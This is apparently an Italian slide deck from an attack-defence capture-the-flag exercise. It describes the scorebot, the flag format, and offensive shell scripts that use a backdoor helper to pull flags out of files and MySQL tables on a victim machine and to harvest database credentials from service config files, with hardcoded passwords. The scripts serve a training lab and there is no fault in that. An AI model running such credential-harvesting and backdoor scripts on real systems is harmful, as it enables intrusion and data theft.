Scorebot

Software scritto in python che invia le flag alle macchine vittime e dispone di due interfacce web:


- Una per visualizzare i punteggi (Scoreboard)

Current team scores:

Team	Offensive	Defensive	CrustyCore	WouldYou	Therapy	Shakedown	Snitch	Copyright	Amends
TenderMemory	0	0	Good	Good	Good	Good	Good	Good	Good
SourPort	0	0	Good	Good	Good	Good	Good	Good	Good

shellphish.net

- Un'altra per inviare le Flag



Fix allo scorebot

- Violazione protocollo HTTP in webserver scoreboard
- Aggiunto permesso di esecuzione
- Sostituiti i riferimenti a “python” con “python2”
- Modifica del formato (lunghezza) delle flag

Formato delle Flag

Flag: stringhe base64 che iniziano per FLG seguite da informazioni cifrate con cifrario XTEA e autenticate dall'arbitro con un HMAC .

FLGtnoWZi_2NEZs-wKblZF-EFo7qv6L6og5EUI=

FIX: modifica della lunghezza da 51 a 39 byte riducendo:

- ID squadra e ID servizio da 4 a 1 byte
- MAC da 16 a 12 byte, troncando gli ultimi 4 byte

Script offensivi


Due script offensivi che “rastrellano” informazioni:

- **rastrello.sh**: raccoglie le Flag
- **rastrelloCredenzialiSQL.sh**: raccoglie le credenziali MySQL

Altri due script “di supporto”:

- **run-interactively.c** che tramite la backdoor permette di eseguire comandi sulla macchina vittima
- **stdin-to-flag.py**:invia automaticamente le flag all'arbitro

Invio automatico delle flag



Rastrello Flag


```
#!/bin/sh
RHOST=192.168.1.123
SCRIPTDIR="$PWD/../../scripts"

# petition
./run_interactively $RHOST 'cat /home/petition/public_html/cgi-bin/signers.txt' | "$SCRIPTDIR/stdin-to-flag.py"

# shakedown
./run_interactively $RHOST "mysql --user=shakedown --pass=5h4k3d0wn shakedown -e 'select content from protections_news'" | "$SCRIPTDIR/
stdin-to-flag.py"

# amends
./run_interactively $RHOST "mysql --user=root amends -e 'select ccnum from pirates;'" | "$SCRIPTDIR/stdin-to-flag.py"

# wouldyou
./run_interactively $RHOST "find /home/wouldyou/public_html/db -size 39c | xargs cat" | "$SCRIPTDIR/decode-wouldyou.py" | "$SCRIPTDIR/
stdin-to-flag.py"

# therapy
./run_interactively $RHOST "mysql --user=psycho --pass=psycho psycho -e 'select private_info from users'" | "$SCRIPTDIR/stdin-to-
flag.py"

# snitch
./run_interactively $RHOST "mysql --user=snitch --pass=snitch snitch -e 'select SUBSTR(comment FROM 1 FOR 39) from black_book'" |
"$SCRIPTDIR/stdin-to-flag.py"

# copyright
./run_interactively $RHOST "sed -n 's|.*FLG|FLG|p' /home/copyright/accounts/*" | "$SCRIPTDIR/stdin-to-flag.py"
```

Rastrello credenziali MySQL

```
#!/bin/sh
RHOST=192.168.1.123

echo "== Shakedown (/home/shakedown/public_html/shakedown/settings.pyc) =="
./run_interactively $RHOST "PYTHONPATH=/home/shakedown/public_html/shakedown python -c 'import settings;print \"dbname: %s\" %
settings.DATABASE_NAME;print \"dbuser: %s\" % settings.DATABASE_USER;print \"dbpass: %s\" % settings.DATABASE_PASSWORD'"
echo

echo "== Amends (/home/amends/php-include/dblogin.php) =="
./run_interactively $RHOST "grep db /home/amends/php-include/dblogin.php"
echo

echo "== Therapy (/home/therapy/apache-tomcat-6.0.14/conf/Catalina/localhost/Therapy.xml) =="
./run_interactively $RHOST "cat /home/therapy/apache-tomcat-6.0.14/conf/Catalina/localhost/Therapy.xml"
echo -e "\n"

echo "== Snitch (/home/snitch/public_html/cgi-bin/snitch.py) =="
./run_interactively $RHOST "grep connect /home/snitch/public_html/cgi-bin/snitch.py"
echo
```

Altro possibile attacco: porta SQL esposta → collegandosi e usando nome utente e password di default è possibile effettuare qualunque query.

Rastrello credenziali MySQL



Fix al servizio MySQL

- Modifica password
- File di configurazione modificato per rendere il servizio accessibile solo tramite indirizzo di loopback